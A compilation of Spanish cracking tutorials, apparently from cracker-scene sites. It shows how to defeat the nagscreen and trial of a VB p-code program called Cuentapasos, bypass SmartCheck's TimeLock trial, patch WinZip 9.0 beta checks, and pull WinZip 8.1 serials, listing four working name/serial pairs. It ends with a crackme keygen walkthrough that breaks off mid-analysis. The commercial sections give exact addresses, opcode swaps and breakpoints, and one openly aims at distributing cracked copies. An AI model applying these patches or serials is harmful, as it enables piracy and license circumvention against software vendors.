Nos situamos en 0F0FDFCB, en donde multiplicamos el contenido de los registros ST0 y ST1 almacenando el resultado en ST0. Nuevo acceso a la tabla de interpretación y aparecemos en 0F0FD5B5, en donde el contenido del registro ST0 es redondeado al entero más cercano y volcado a la pila. Se almacenan los flags FPU (que son como los flags de toda la vida pero exclusivos de los registros de coma flotante) en el registro EAX.

Una nueva visita a la tabla y saltamos a 0F0FDE28h para cargar un valor de 4 bytes del ejecutable (2) en la pila. En este caso es un "push" de una doble palabra, no de un byte. Otro paseo por la tabla y caemos en 0F0FE013. Recuperamos de la pila el 2 anterior en ECX, y lo que volcamos anteriormente del registro ST0 en EAX. Dividimos este último por el 2, almacenándose el cociente en EAX y el resto en EDX. Se vuelca el resto a la pila y nos disponemos a saltar a otro sitio.

Del número aleatorio generado, tan solo nos queda el valor volcado a la pila. Al haberse dividido por dos, este valor será 0 o 1. La aplicación decidirá las posiciones de los botones según este valor. Nos hemos quedado con el resto de la división:

*round(x*10) / 2*

donde 'x' es el número aleatorio generado, entre cero y uno.

Pulsamos Ctrl+D para ejecutar completamente el Cuentapasos. Los que tuvierais como resto de la división un cero, ¿a qué tenéis el botón *Aceptar* a la izquierda? ¿A que los que lo tenéis en centro, el resto os daba uno?

Podemos probar nuestra teoría tanto con el SmartCheck como con el SoftIce (más rápido). Ejecutamos varias veces el Cuentapasos, capturando el valor aleatorio devuelto. Calculamos metalmente cual sería el resto y vemos si se corresponde con la ubicación del botón *Aceptar*.

Todavía podemos ir más lejos. ¿Cómo influye el resto de la división en la elección de qué hace un botón y qué hace el otro? Si recordamos lo que vimos con el SmartCheck, 'cmdAceptar' es un array de dos botones. 'cmdAceptar(0)' es el botón de la izquierda y 'cmdAceptar(1)' el del centro. Lo que la aplicación parece hacer, es asignar la función de *Aceptar* a 'cmdAceptar(resto)' y *Salir* a 'cmdAceptar(resto xor 1)'.

Vamos a inmovilizar el puto botoncito de los.... . Tenemos que obligar a que el resto de la división tome siempre el mismo valor, cero o uno, independientemente del número aleatorio generado. Se nos pueden ocurrir dos formas:

- **Cambiar las instrucciones**. Después del ejercicio que acabamos de hacer, conocemos los códigos que corresponden a varias instrucciones (push, división, multiplicación,..).Así, por ejemplo, podríamos sustituir las instrucciones que multiplican, redondean y almacenan en pila el aleatorio generado por un "push 00000002" o un "push 00000001", que ya sabemos como se codifican en p-code. Así, en lugar de meter en la pila el aleatorio multiplicado por 10 y redondeado, meteríamos un entero fijo. Debemos tener la precaución de que el número de bytes de la instrucción falsa, sobreescriba completamente las instrucciones a las que sustituye, por

que todavía no conocemos como es el "nop" ;-)

- **Cambiar los operandos.** Está es la solución más fácil y segura.

¿Qué operandos podemos cambiar? Pues tenemos el 0Ah (de la multiplicación) y el 0000002 (de la división). ¿Formas de obligar a que el resto de la división tome un valor fijo? Por lo menos dos:

- Multiplicar el aleatorio por cero en lugar de diez. Resto de la división cero, *Aceptar* siempre a la izquierda.
- Dividir por uno en lugar de dos. Resto de la división cero, *Aceptar* siempre a la izquierda.

Si hemos descomprimido el ejecutable, podemos ir realizando los parches sobre disco para ir comprobando que efectivamente funcionan. Repetimos los pasos anteriores para ir anotando las direcciones en memoria en las que se encuentra el operando que deseamos cambiar, las cadenas que deberemos buscar para localizar estos operandos en el ejecutable descomprimido con un editor hexadecimal, etc.. Ya sabeis como se hace esto, ¿verdad?

Reventamos el P-Code

Ahora, nos olvidamos del Cuentapasos, del SoftIce, de la vecinita esa que está tan buena.... y nos concentramos en lo que hemos descubierto sobre el p-code.

Para enfrentarse contra programas en Visual Basic normales, muchos habréis leído tutoriales información sobre funciones *clave* de Visual Basic que en un momento dado nos pueden ser muy útiles. En casi todos, se recomienda la función *__vbastrcomp*, utilizada por Visual Basic para comparar cadenas de texto. Así, en programas en donde debes introducir una clave de registro alfanumérica, la aplicación, en algún sitio, deberá comparar la cadena introducida con la que la aplicación considera correcta.

En programas escritos en otros lenguajes no interpretados, la rutina de comparación de las cadenas se incluye en el ejecutable. Sabemos que está ahí, pero no sabemos dónde. En Visual Basic, esa función es una de las que no se incluyen en el ejecutable, si no que se encuentra en las librerías compartidas con el resto de aplicaciones de VB. En el caso de *__vbastrcomp*, nos basta con colocar un punto de ruptura en esta función. Como puede ser llamada muchas veces, podemos limitar el punto de ruptura a que la cadena a comparar sea la que introducimos.

La facilidad de desproteger los programas en Visual Basic, radica en esta compartición de funciones, que nos permite conocer, para algunas tareas específicas, donde colocar nuestro punto de ruptura.

En el caso del p-code, siguen utilizándose estas rutinas compartidas, pero la novedad es que ahora, no solo se comparten una serie limitada de funciones, sino que todas las instrucciones que puede ejecutar un programa se han portado a una serie de pequeñas "funciones" en las librerías del VB. Examinando la librería del VB, podremos identificar gran cantidad de instrucciones, algunas muy importantes.

El Cuentapasos me permitirá ilustrar la importancia de este hecho con más claridad.

Nos centramos en el cálculo de los días que nos restan para acabar el periodo de evaluación. La nagscreen y el 'acerca de...' del Cuentapasos nos muestran los días transcurridos y los días que nos restan.

Ahora bien, ¿me puede decir alguien cómo puede cualquier aplicación (no solo el Cuentapasos), sabiendo los días transcurridos y el número de días máximo (30), calcular los días que nos quedan de evaluación?.....

Llegados a este punto algunos pensareis que Mr.Blue está completamente "grillao". La respuesta es clara, restando. La resta, en ensamblador, se realiza mediante la instrucción "SUB". ¿Y cómo se hace en p-code? Pues como hemos visto, tiene que exisitir una porción de código en MSVBVM50.DLL que se utilice para hacer la resta. ¿Vais cogiendo la onda...? ¿Sentís el cosquilleo por la espalda ....?

Si localizamos dónde se encuentra esa porción de código, podemos colocar un punto de ruptura en ella. Puesto que cualquier programa realiza un montón de restas, tendremos que limitar este punto de ruptura a que los operandos tomen el valor que nos interesa. En el caso de los periodos de evaluación, limitaremos a que el operando del que se sustrae, tenga como valor el número de días de evaluación, o el número máximo de ejecuciones, o... Las posibilidades son enormes.

¿Y dóde está esa función? Para encontrarla, podemos seguir traceando el programa, tarde o temprano hará una resta. O también podemos, si tenemos el VB, generarnos un p-code que haga restas, sumas y todas las funciones que queramos descubrir. No tenemos más que pasarlo por el SoftIce.

La resta nos la encontramos en 0F0FDF78h, y el resto de funciones aritméticas se encuentran a su alrededor. Encontramos multiplicaciones de enteros, de flotantes, operaciones lógicas,... todo un surtido.

La función de resta de enteros, al igual que la de suma de enteros que está más arriba, se encuentran para operadores de 16 bits y para operadores de 32 bits. Si queremos colocar puntos de ruptura, los tendremos que colocar por duplicado:

```
0F0FDF78 pop eax
0F0FDF79 sub [esp], eax
0F0FDF7C jo 0F0FDAC4
0F0FDF82 xor eax, eax
0F0FDF84 mov al, [esi]
0F0FDF86 inc esi
0F0FDF87 jmp ds:[eax*4+0F0FED94]
```

Esta función, saca un operador de la pila y se lo resta al que queda en la misma. El resultado queda almacenado en la pila, saltando a 0F0FDAC4h en caso de overflow (EAX>(ESP)).

En mi Cuentapasos, los días transcurridos son seis así que coloco un punto de ruptura en 0F0FDF79 de la forma **`bpx 0F0FDF79 if (*(esp)==1E)&(eax==6)`**.

Lo colocamos también en la versión de 16 bits, por si las moscas: **`bpx 0F0FDF62 if (*(esp)==1E)&(ax==6)`**.

Pulsamos Ctrl+D, ejecutamos el Cuentapasos y aparecemos en 0F0FDF79. Efectivamente, la aplicación está intentando hacer 30-6. Examinamos a donde apunta ESI. A la dirección 4ADF48h, del ejecutable del Cuentapasos. En realidad, ESI está ya apuntando a la siguiente instrucción a ejecutar (hace las veces

de EIP). La instrucción que nos trajo aquí es el byte '0AEh' de 4ADF47h.

Aquí, al igual que en el caso anterior podemos cambiar dos cosas:

- **Los operandos**. Para cambiarlos tendríamos que retroceder, poner un punto de ruptura antes y ver de donde saca el Cuentapasos los valores de los operandos. Para ello, lo mejor es colocar un punto de ruptura de acceso a memoria en direcciones anteriores a 4ADF47h (nuestros antiguos bpx, se convierten en bpm's). Después traceamos y vamos viendo con atención de donde van saliendo los operandos (ingeniería inversa hacia atrás).
- **La instrucción**. Podemos cambiar la resta por otra instrucción, o mejor, por una suma ;-)

¿Como hacemos esto? ¿Cuál es el código de la suma? Veamos, el código de la resta (32 bits) como hemos visto es 0AEh. La función de suma, nos la encontramos algo más arriba, en 0F0FDF3Dh. Para saber su código, nos vamos a la tabla de 0F0FED94h. El puntero a la función resta, debe encontrarse en:

4*0AEh + 0F0FED94h = 0F0FF04Ch

Nos vamos allí, y efectivamente encontramos la dirección de la función resta de 32 bits. Vamos a ver donde está el puntero a la suma, no debe estar muy lejos. La encontramos cuatro palabras más arriba, en 0F0FF03Ch. El código de la suma será por tanto:

(0F0FF03Ch - 0F0FED94h) / 4 = 0AAh

El crack consitirá en sustituir en aquellos lugares en donde se realice la resta, 30-6 (6 en mi caso), el código de la operación resta (0AEh) por el de la suma (0AAh).

Pulsamos Ctrl+D y vuelve a saltar enseguida el SoftIce. En esta ocasión, el culpable es el 0AEh situado en 4ADFA9h. Lo anotamos y volvemos a pulsar Ctrl+D. Nos aparece la nagscreen. Vamos a por el 'acerca de...'. Pulsamos *Aceptar* y abrimos el 'acerca de...' .. otra vez nos salta el SoftIce, otro código de resta en 04A4716h. Anotamos y Ctrl+D... otro más en 04A4769h. Este es el último.

Repetimos la prueba, pero ahora, en el primer punto de ruptura, sustituímos los bytes 0AEh de 4ADF47h, 4ADFA9h, 4A4716h y 4A4769h por 0AAh. Realizar un cargador que, además de pulsar el botón de la nagscreen tal y como se ha explicado, realice los parches en memoria necesarios es sencillo. Tenéis un ejemplo en otro tutorial de **Esiel2**, que casualmente versa sobre el antecesor del actual Cuentapasos.

Quitamos los puntos de ruptura, para probar, Ctrl+D y .....

..... ;-) p-code rulezzz!!

Conclusiones.

Hemos mostrado como una protección como la de la nagscreen, correctamente implementada por el autor de la aplicación, puede ser fácilmente burlada porque el autor cometió el "error" de programar en Visual Basic. De paso, hemos sacado del baúl una técnica casi olvidada pero de una gran potencia, mediante la cual podríamos entre otras cosas, automatizar tareas, rellenar formularios automáticamente, gastar bromas, etc...

Hasta aquí, nada nuevo.

La novedad es el p-code. Inicialmente, en una primera toma de contacto, los programas p-code confunden y pueden terminar por aburrir al más intrépido ingeniero inverso. Está invención de Microsoft, desde el punto de vista teórico, puede parecer un gran avance ya que está a un paso de la creación de programas que puedan ejecutarse en cualquier máquina, independientemente del procesador o sistema operativo, siempre y cuando existan unas librerías diseñadas para dicha máquina o sistema operativo que interpreten el código del ejecutable.

Nada más lejos de la realidad. Lo que en código nativo es una simple instrucción como la resta, se convierte en los programas p-compilados en varias instrucciones. Igual ocurre con el resto: push, add,... Esto, inevitablemente conduce a que las aplicaciones se enlentezcan o, lo que es lo mismo, que necesitemos más recursos (procesadores más rápidos) para poder mantener las mismas prestaciones. Esta política de Microsoft, por supuesto favorece a los fabricantes de hardware como Intel.

Desde el punto de vista de la ingeniería inversa, supone una metedura de pata más de Microsoft (y van ...). Identificando convenientemente las funciones de interés, podremos facilmente desentrañar las protecciones de las aplicaciones. En este tutorial se ha expuesto un método que puede, sistemáticamente, echar abajo casi cualquier sistema de protección de aplicaciones p-compiladas, basado en limitaciones en el número de ejecuciones, periodos de pruebas, etc... Es cuestión de acostumbrarse, donde poníamos antes breakpoints de ejecución ahora ponemos breakpoints de acceso a memoria, donde el EIP decía ahora dice el ESI,...

En cierto modo es triste ver como los desvelos de un programador por proteger su aplicación, colocando protecciones a diestro y siniestro, y creando un sistema de protección en conjunto bastante robusto, salta en mil pedazos por el hecho de haber utilizado Visual Basic y su "p-compilación". Si el futuro del Visual Basic pasa por el p-code ... o le abrimos los ojos a los programadores y reaccionan o creo que la ingeniería inversa de VB se va a volver muy aburrida.

Para ilustrar dicho método, lo hemos utilizado contra una de las pocas aplicaciones p-compiladas que he podido encontrar (por ahora): nuestro entrañable Cuentapasos. Pero no creais que sus protecciones se limitan tan solo a la nagscreen y al periodo de evaluación. ¡Que va! El Cuentapasos no se acaba ahí, esconde muchos más secretos. Desviaros de la senda seguida en este tutorial para deshacer su protección, buscad caminos alternativos. Quedan muchas preguntas por responder:

- Dónde se guardan los días transcurridos? O se guarda la fecha de instalación?
- Dónde se guarda el otro protagonista de la resta, el límite de 30 días? ¿Y si lo cambiamos?
- Cómo se registra el programa? De dónde sale el código de compra?
- Por qué no cambia el número de días transcurridos si cambio la fecha? Cuándo se actualiza?
- El cálculo de los días transcurridos, es igual al ejecutar las primeras veces el Cuentapasos que después?
- Por qué en algunos ordenadores se cierra el programa a los pocos minutos de conexión?

Investigad, y os encontrareis destellos de calidad del programador, de los que da gusto encontrar en un producto nacional, y alguna que otra metedura de pata, de las que hacen que te caigas al suelo de risa ;-D

Como veis, se podría escribir un libro sobre el Cuentapasos (este tutorial ya es casi un libro).

En cierta manera somos nosotros los que obligamos a los programadores a profundizar en el arte de la programación. Y gran parte de lo que aprenden en el sano intento de "jodernos", lo aplican en otras facetas de sus aplicaciones, mejorando sus prestaciones. Aunque la mayoría no lo quieran reconocer, parte de lo que saben nos lo deben a nosotros, los "crackers".

Y por supuestísimo, parte de lo que sabemos nosotros se lo debemos a las "comeduras de coco" de ellos a la hora de implementar una protección.

Agradecimientos:

Esiel2/TNT	.... ves lo que te has perdido? ... ;-P
Mr.BlacK/WkT!	.... por sus orientaciones en esta jungla ....
bb	.... no te conozco, no te he visto, pero tu tutorial es una gozada .....
Fravia	.... La Biblia On-Line ....
WkT!	.... por creer en un novato ....
Toby	.... ha sido todo un placer "pelearme" contigo (y olvídate del VB) ....

Mr. Blue

.... era una raza muy atrasada ....

.... al borde del siglo XXI aún utilizaban aplicaciones Micro$oft ...

Como crackear el SmartCheck by gr00vy

Download: www.numega.com
Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
Web: www.zencracking.com.ar
Dificultad: Punga
Herramientas: Softice (www.numega.com), W32Dasm, (www.zencracking.com.ar) y HexWorkshop (www.zencracking.com.ar)

Bueno aca tamos!!!! con otro tuto, ahora le vamos a dar a una de las companias que personalmente yo admiro mucho NUMEGA, que creo el mejor debuger del mundo, el SICE. Que lastima que no protejan bien sus proggies no?

Bueno instalemos el smartcheck, y en la parte que les pide serial no le pngan ninguno asi se instala como un Trial, luego lo que hacemos es cargar el SICE y cargar el smartcheck. Una vez abierto el SmartCheck cargamos una aplicacion hecha con VB y le damos a Start, ahi nos va a aparecer una nag que nos dice que lo registremos y entonces le damos a Purchase, una ves ahi introducimos un unlockCode como 31337 y lugo nombre y empresa, entramos al sice y ponemos unos bpx como getwindowtexta etc, volvemos al smartcheck y hacemos click en Aceptar, caemos en el sice. Vemos que estamos en una dll que no nos sirve, lo que tenemos que hacer es apretar F12 y caemos en TL32V20! que es la libreria de Time Lock una de las protecciones comerciales que andan por la web, traceamos algo y vemos

```
:10003E8C FF15D4630110          Call dword ptr [100163D4]
:10003E92 83F802                cmp eax, 00000002
:10003E95 7F1C                  jg 10003EB3
```

Ese comprueba si se han introducido los caracteres suficientes para que de por valido en nombre, si no salta va a el error.
Seguimos tracenado y llegamos a una call que nos lleva a user32Getwindowtexta!, para salir tenemos que apretar de vuelta F12 llegamos a 10003ECA y ahi se pushea nuestro nombre, no se apuren que estamos cerca!!!, seguimos con el traceo y otra call nos lleva lejos asi que apretamos F12 y aparecemos de vuelta en el codigo, vamos traceando (siempre sondeando a ver que hay en cada registro) hasta 10003EE2 y vemos que hace unas cosas como estas

```
:10003EE2 8D45EC                lea eax, dword ptr [ebp-14]
:10003EE5 8D4DD8                lea ecx, dword ptr [ebp-28]
```

Uhmmm veamos que hay en los registros esos con un D ebp-14 y D ebp-28
Uhmmm serial malo en ebp-14 y en ebp-28 hay un numero muuuy largo como este 2677372677372677, probemos a ver si nos registra, y asi es nos registra!!!! Pero tengan en cuanta que el sn este no les va a servir por que se genera a traves de un numero preestablecido que se genera al momento de instalarlo ok?
Tonces que podemos hacer con este proggie para distribuirlo crackeado???
Pues como les habia dicho esta protejido aparentemente con el TimeLock y sabemos que la libreria que utiliza para hacer la proteccion es la tl32v20.dll ubicada en c:\windows asi que la desensamblamos y vamos a 10003EE5 que es donde se hace el Lea al serial bueno, y vemos que mas abajo hay:

```
:10003EEA E891170000            call 10005680
:10003EEF 83C408                add esp, 00000008
```

```
:10003EF2 85C0                    test eax, eax
:10003EF4 7553                    jne 10003F49
```

Invertimos el salto y vemos que se restaura el tiempo de trial asi que lo podemos seguir usando unos dias mas hasta que se invalidise y luego lo registramos de nuevo. El que tiene ganas de hacer que quede registrado con cualquier nombre que lo haga el mismo, ya que ando con pocas ganas de seguir escribiendo, ya que son las 5 am y tengo ganas de dormir un rato ok?
Bueno nos vemos y espero que les halla gustado!!!!

Como sacar un Serial Number para el Winzip 8.1 por gr00vy

Cracker: gr00vy
Web: www.ZenCracking.com.ar
E-mail: groovy2600@yahoo.com.ar
Dificultad: Facil ++
Herramientas: www.zencracking.com.ar

Hola que tal, como veran volvemos otra ves con el Winzip, pero esta ves no para crackearlo sino para sacar el S/N.

Ok, el tuto es muy simple, si leyeron bien el tuto sobre como crackearlo al winzip seguro que les va a salir facilmente. Lo que tenemos que hacer es abrir el softice para sacar el serial.

Bueno empecemos, abrimos el winzip y nos aparece la nag, muy bien, vamos a darle masa ¿? Vamos a la seccion donde tenemos que introducir el sn y ponemos cualquier cosa. Luego con ctrl+d vamos al softice y ponemos unos breakpoints (bpx getwindowtexta y bpx getdlgitemtexta) ctrl+d para ir al winzip y apretamos ok para compruebe. Caemos en la librería USER32 o por ahí nomas, pero un secreto, como tenemos dos textboxs primero lo que comprovaria en el primer salto del sice seria el nombre asi que apretamos F5 para volver al winzip y caemos devuelta al sice en USER32, ahora ya estamos casi en el lugar correcto, apretamos F12 para salir de la funcion getdlgitemtexta y caemos mas o menos por aca:

```
* Reference To: USER32.GetDlgItemTextA, Ord:0107h
                                        |
:0040BD00 FF15F4C54A00                  Call dword ptr [004AC5F4]
:0040BD06 56                            push esi
:0040BD07 E8B14A0500                    call 004607BD
:0040BD0C 56                            push esi
:0040BD0D E8D44A0500                    call 004607E6
:0040BD12 803D90C74C0000                cmp byte ptr [004CC790], 00
:0040BD19 59                            pop ecx
:0040BD1A 59                            pop ecx
:0040BD1B 745F                          je 0040BD7C
:0040BD1D 803DBCC74C0000                cmp byte ptr [004CC7BC], 00
:0040BD24 7456                          je 0040BD7C
```

Lo que hace aca es comprovar si el nombre (gr00vy) tiene la cant suficiente de numeros, aca se necesita un nombre de + de 0 caracteres asi que pasamos las comprovaciones, luego en 0040BD26 tenemos una call que parece interesante, vamos a verla, (acuérdense que todavia estamos en el softice) entramos y vamos traceando con F10 y tambien viendo que es lo que sucede en memoria, haciendo d eax etc. Traceamos y traceamos hasta que en 0040b788 vemos un
LEA EAX, [EBP-0144] hacemos click derecho en EBP-0144 y ponemos DISLAY y vemos que no smuestra un numero medio extranio??? Que sera? Espero que sea el serial number :)

Bueno espero que les halla gustado a todos y que les sirva de algo no?

User: gr00vy
S/N: 6AB40597

User: ZenCracking.com.ar
S/N: 7EB438AD

User: S[h]iff
S/N: 7EDC0848

User:]-[unter
S/N: C1B40BBA

Unos pequeños regalitos para 2 amigos :)


www.zencracking.com.ar

How to crack Winzip 9.0 BETA (5480)

Dificultad: Facil
Herramientas: W32Dasm y HexWorkShop
Web: www.winzip.com
Cracker: gr00vy


Empezemos por decir que esta version no es muy diferente la forma de crackearlo a la de los anteriores Winzip's. Ahora vamos a los bifes.

Intalamos, y ejecutamos. Vemos una nag:



Ahora le damos Enter Registration Code:

Uhmm todo igual a los demas, bueno veamos que hacer cuando le damos un serial asi medio random y....



Ok. Ahora desensamblamos el programa con el W32Dasm y buscamos la cadena Incomplete or incorrect information.

La vemos mas o menos por aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040CDC8(C), :0040CDD1(C), :0040CDDA(C)
|
:0040CE23 E8BDF7FFFF              call 0040C5E5

* Possible Reference to String Resource ID=00654: "Incomplete or
incorrect information"
                                  |
:0040CE28 688E020000              push 0000028E
:0040CE2D E80AAA0500              call 0046783C
:0040CE32 50                      push eax
:0040CE33 53                      push ebx
:0040CE34 6A3D                    push 0000003D
:0040CE36 E857890400              call 00455792
:0040CE3B 83C410                  add esp, 00000010
:0040CE3E FF0520604D00            inc dword ptr [004D6020]
:0040CE44 833D20604D0003          cmp dword ptr [004D6020], 00000003
:0040CE4B 0F85F8000000            jne 0040CF49
:0040CE51 6A00                    push 00000000
```

Lo que esta en negrita son las direcciones de los saltos que llaman al cartel de Mal. Asi que veamos que es lo que hay en c/u de esas direcciones:

```
:0040CDBF 803DE0814D0000          cmp byte ptr [004D81E0], 00
// Comprueba si el nombre esta o no

:0040CDC6 59                      pop ecx
:0040CDC7 59                      pop ecx
:0040CDC8 7459                    je 0040CE23
:0040CDCA 803D0C824D0000          cmp byte ptr [004D820C], 00
// Lo mismo de arriba pero este comprueba el serial si esta o no

:0040CDD1 7450                    je 0040CE23
:0040CDD3 E864FCFFFF              call 0040CA3C
// Una llamada importante, al parecer es la que genera/comprueba el
serial

:0040CDD8 84C0                    test al, al
:0040CDDA 7447                    je 0040CE23
```

Lo que podriamos hacer aca es invertir los saltos esos y ver que pasa. Pero.. mejor sigamos adelante:

Ahroa estamos dentro de la call importante, vemos esto:

```
* Referenced by a CALL at Addresses:
|:00401063   , :00404578   , :00404AC2   , :0040CDD3   , :00459245
|
```

```
:0040CA3C 55                      push ebp
:0040CA3D 8BEC                    mov ebp, esp
:0040CA3F 81EC40030000            sub esp, 00000340
:0040CA45 A1204B4D00              mov eax, dword ptr [004D4B20]
:0040CA4A 334504                  xor eax, dword ptr [ebp+04]
:0040CA4D 803DE0814D0000          cmp byte ptr [004D81E0], 00
:0040CA54 8945FC                  mov dword ptr [ebp-04], eax
:0040CA57 7507                    jne 0040CA60
:0040CA59 32C0                    xor al, al
:0040CA5B E945020000              jmp 0040CCA5
```

Uhmmm cuantas call para conprobar el serial, veamos que hay adentro de cada una de ellas:

Ahora dentro de 00401063:

```
:00401063 E8D4B90000              call 0040CA3C
:00401068 84C0                    test al, al
:0040106A 746E                    je 004010DA << invertimos 106a
```

Ahora dentro de 00404578:

```
:00404578 E8BF840000              call 0040CA3C
:0040457D 84C0                    test al, al
:0040457F 7409                    je 0040458A << invertimos 457f
```

Ahora dentro de 00404AC2:

```
:00404AC2 E8757F0000              call 0040CA3C
:00404AC7 84C0                    test al, al
:00404AC9 7516                    jne 00404AE1 << invertimos 4ac9
```

// invirtiendo esto sacamos el titulo de **Beta Test**, asi que hara tenemos la final release
// Del winzip 9 :P

```
:00404ACB E8A0D0FFFF              call 00401B70
:00404AD0 84C0                    test al, al
:00404AD2 740D                    je 00404AE1
```

* Possible StringData Ref from Data Obj ->" (Beta test)" << Interesante, miren lo que pasa :P

Ahora dentro de 0040CDD3:

```
:0040CDD3 E864FCFFFF              call 0040CA3C
:0040CDD8 84C0                    test al, al
:0040CDDA 7447                    je 0040CE23
```

Ahora dentro de 00459245:

```
:00459245 E8F237FBFF              call 0040CA3C
:0045924A 84C0                    test al, al
:0045924C 0F8492000000            je 004592E4
```

Uhmm a mi me parece que invertir todos esos saltos seria mas que suficiente para que el programa este registrado. Tonces hacemos los cambios y ejecutamos. Je vemos que no muestra nag ni el titulo de beta test! Juaz! Lo logramos.

Ahh pero... no me fije adelantando los dias del reloj de windows a ver que pasa.

Uhhh que garron!!! Bueno veamos que podemos hacer con esto

Anotamos la string y la buscamos en el W32Dasm:

```
:00401BED E8300C0600              call 00462822
:00401BF2 83C410                  add esp, 00000010
:00401BF5 85C0                    test eax, eax
:00401BF7 7427                    je 00401C20

* Possible StringData Ref from Data Obj ->"This PRE-RELEASE BETA version
"
                                        ->"of WinZip is quite old."
                                  |
:00401BFB 68981C4D00              push 004D1C98
:00401C00 BE287D4D00              mov esi, 004D7D28
:00401C05 56                      push esi
```

Jejej veamos que tiene de interesante esto en **00401BF7** tenemos un je, vemos que pasa si lo invertimos:
No nos salta la ventanita de old version

Bueno creo que eso es todo, si falta algo... mandenme la solucion por mail por que no tengo mas ganas de seguir con el crack este :P

http://www.zencracking.com.ar

El Pollo Tutor

Programa: Crackme by VisionZ

PROTECCION:	**Name/Serial.**
Objetivo:	Encontrar el serial dado un nombre cualquiera.
Descripcion:	Pues eso.
Dificultad:	Facililla
DOWNLOAD:	http://welcome.to/karpoff
Herramientas:	**Softice, W32Dasm**
CRACKER:	**El Pollo** **FECHA:** **1/12/2000**

INTRODUCCION

Mi 2º tutorial. Nota: P.A. (Progresa Adecuadamente). Esta vez se trata de un serial que se obtiene del calculo de un name.

AL ATAKE

Empezamos analizando el fichero con el GetTyp o similiares.

```
- [C:\CrackMe 1.exe] -----
    DOS executable file - 20480 bytes

    Portable executable (starting at 216 for 20264 bytes)
      Found no known modifier or compiler.
      Calculated entrypoint: 5950 / 0000173Eh  (RVA: 0000173Eh)
      Required CPU type: 80386
      Requires Win 95 or NT 4
      Flags:
        Relocation info stripped from file
        File is executable
        Line numbers stripped from file
        Local symbols stripped from file
        32 bit word machine
      Linker version: 6.0
      Objects (object align = 00001000h):
        Name      Virt size     RVA     Phys size  Phys Ofs
        .text     000009B9h  00001000h  00001000h  00001000h
        .rdata    000007CCh  00002000h  00001000h  00002000h
        .data     00000158h  00003000h  00001000h  00003000h
        .rsrc     00000F00h  00004000h  00001000h  00004000h

- Files identified: 1 of 1 (100.00%)
- Total time:       50.0 ms (0.0 ms/file) (50.0 ms lost)
```

El programa no reconoce el compilador usado, pero para asegurarse de que no tiene ninguna compresion o algo raro lo podemos abrir con el W32Dasm y se nos muestra perfectamente el codigo con referencias a strings y aqui vemos que no esta empaquetado. Como nota podemos ver que utiliza la libreria MFC42.DLL.

Bueno, vamos a entrarle. Tiene 2 huecos para rellenar el name y el serial por lo tanto tendra deberia leer primero uno y luego otro. Le ponemos el cebo con los breakpoints mas comunes para la captura de texto en vecntanas que son el bpx getwindowtexta y el bpx getdlgitemtexta. Le damos y nos entra en el bpx getwindowtexta, nos a capturado el name que lo podemos ver con 'd esp->8'. Seguimos y pulsamos F5 y nos coge en este caso el serial. A partir de aqui pulsando 2 veces F12 entramos en el codigo del crackme.

```
* Reference To: MFC42.Ordinal:0C19, Ord:0C19h
```

```
                                |
:004011DA E8F1040000            Call 004016D0 <- captura de los datos
```

A continuacion reliza basicamente 2 cosas:
1ª -> nuestro name lo pasa a mayusculas y le quita los espacios
2ª -> comprueba que la longitud del name y el serial sean la misma y que sea mayor o igual que 3.

```
:00401227 3BC1                  cmp eax, ecx
:00401229 0F852C010000          jne 0040135B
:0040122F 83F803                cmp eax, 00000003
:00401232 0F8C23010000          jl 0040135B
```

Aqui es donde realmente empieza el algoritmo de comprobacion de lo que deberia generar nuestro name y el serial que le hemos metido.

```
:00401251 8A1401                mov dl, byte ptr [ecx+eax]
:00401254 8A5C0101              mov bl, byte ptr [ecx+eax+01]
:00401258 8B442414              mov eax, dword ptr [esp+14]
:0040125C 0FBED2                movsx edx, dl
:0040125F 0FBE0401              movsx eax, byte ptr [ecx+eax]
```

En estos momentos tenemos en EAX el primer elemento del serial y en EDX el primer elemento del name. Se ira haciendo referencia a estos junto con ECX que es el contador que recorre las cadenas. Tambien se almacena en EBX el siguiente elemento referenciado por EDX. O sea, que para empezar tenemos engatillados: 1º caracter del name, 2º caracter del name y 1º caracter del serial.

Guarda en EAX el nombre(contador) + numero(contador) - 2

```
:00401263 8D4410FE              lea eax, dword ptr [eax+edx-02]
:00401267 99                    cdq
:00401268 2BC2                  sub eax, edx
:0040126A 0FBED3                movsx edx, bl
```

La siguiente instruccion SAR lo que hace es desplazar con signo n bits a la derecha, en nuestro caso 1 bit.

```
:0040126D D1F8                  sar eax, 1
:0040126F 40                    inc eax <- le suma 1
```

Todas estas operaciones se las hemos hecho al primer caracter del name con el primer numero y el resultado ha de ser igual o deberia ser igual al siguiente caracter del name(EDX) menos 2 para que fuera correcta la operacion.

```
